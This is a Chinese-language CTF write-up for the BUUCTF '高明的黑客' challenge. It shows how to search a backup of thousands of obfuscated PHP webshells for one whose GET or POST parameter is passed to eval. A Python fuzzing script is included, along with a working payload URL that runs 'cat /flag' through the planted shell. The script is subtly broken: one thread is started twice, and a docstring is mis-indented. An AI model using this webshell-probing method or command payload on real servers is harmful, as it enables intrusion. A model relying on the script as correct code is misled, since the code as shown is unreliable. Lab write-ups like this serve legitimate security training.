
BUUCTF [强网杯 2019]高明的黑客 writeup

啊对对对呀 于 2020-03-06 21:00:14 发布 264 收藏 1

打开链接，提示下载源码:
http://f3e8019a-cd55-4b1e-a3dd-65d37019526a.node3.buuoj.cn/www.tar.gz



雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

解压，里面3000多个php脚本，内容混乱，不过仔细看看，可以看到有GET和POST,还有eval，应该是木马脚本，那接下来就是要从3000+的脚本中找出可以使用的脚本。

将文件夹放在PHPstudy的网站根目录 /WWW 内，运行下面的脚本，得到文件xk0SzyKwfzw.php 和利用的 GET 参数 Efa5BVG

访问即可得flag：
http://f3e8019a-cd55-4b1e-a3dd-65d37019526a.node3.buuoj.cn/xk0SzyKwfzw.php? Efa5BVG=cat /flag

从大佬的脚本里学到了新技术，记录一下自己改编的脚本（python 3.7 ）：

```python
# !/usr/bin/python
# coding=utf-8

import requests
import os
import re
import time
import threading

# 重写thread，让其在运行期间能返回 函数运行结果
class my_thread(threading.Thread):
    def __init__(self,func,args=()):
        super(my_thread,self).__init__()
        self.func = func
        self.args = args

    def run(self):
        self.result = self.func(*self.args)

    def get_result(self):
        try:
            return self.result
        except Exception:
            return None

def get_params(path,re_get,re_post):
    get_dict = dict()
    post_dict = dict()
    try:
        with open(path,encoding='utf8') as file:
            content = file.read()
            get_lst = re_get.findall(content)
            post_lst = re_post.findall(content)
            file.close()
            for j in get_lst:
                get_dict[j] = 'echo "1234"'
            for k in post_lst:
                post_dict[k] = 'echo "1234"'
            return get_dict,post_dict
    except:
        return dict(),dict()

def require(s,url,params,data):
    try:
        r = s.post(url,params=params,data=data)
        r.close()
        r.raise_for_status()
        r.encoding = r.apparent_encoding
        return r.text
    except:
        return ''

def find_param(s,url,gets,posts):
    for m in gets:
        r1 = s.get(url,params={m:gets[m]})
        if '1234' in r1.text:
            print('get params:',m)
            return m
        else:
            continue
    for n in posts:
        r2 = s.post(url,data={n:posts[n]})
        if '1234' in r2.text:
            print('post data:',n)
            return n
        else:
            continue

def main():
 ''' 脚本文件夹放在PHPstudy的根目录下'''
    path = 'D:/ProgramFiles/phpstudy_pro/WWW/src/'
    start_url = 'http://localhost/src/'
    re_get = re.compile('\$_GET\[\'(\w+)\'\]')
    re_post = re.compile('\$_POST\[\'(\w+)\'\]')
    file_lst = os.listdir(path)
    s = requests.session()
    for i in file_lst:
        t1 = my_thread(func=get_params,args=(path+i,re_get,re_post))
        t1.start()
        t1.join()
        gets,posts = t1.get_result()
        t2 = my_thread(func=require,args=(s,start_url+i,gets,posts))
        t2.start()
        t2.start()
        t2.join()
        html = t2.get_result()
        if '1234' in html:
            print(i)
            find_param(s,start_url+i,gets,posts)
            break
        else:
            continue

if __name__ == '__main__':
    start = time.time()
    print(start)
    main()
    print(time.time()-start)
```

参考：

https://blog.csdn.net/a3320315/article/details/102945940

https://blog.csdn.net/zzzzjh/article/details/80614897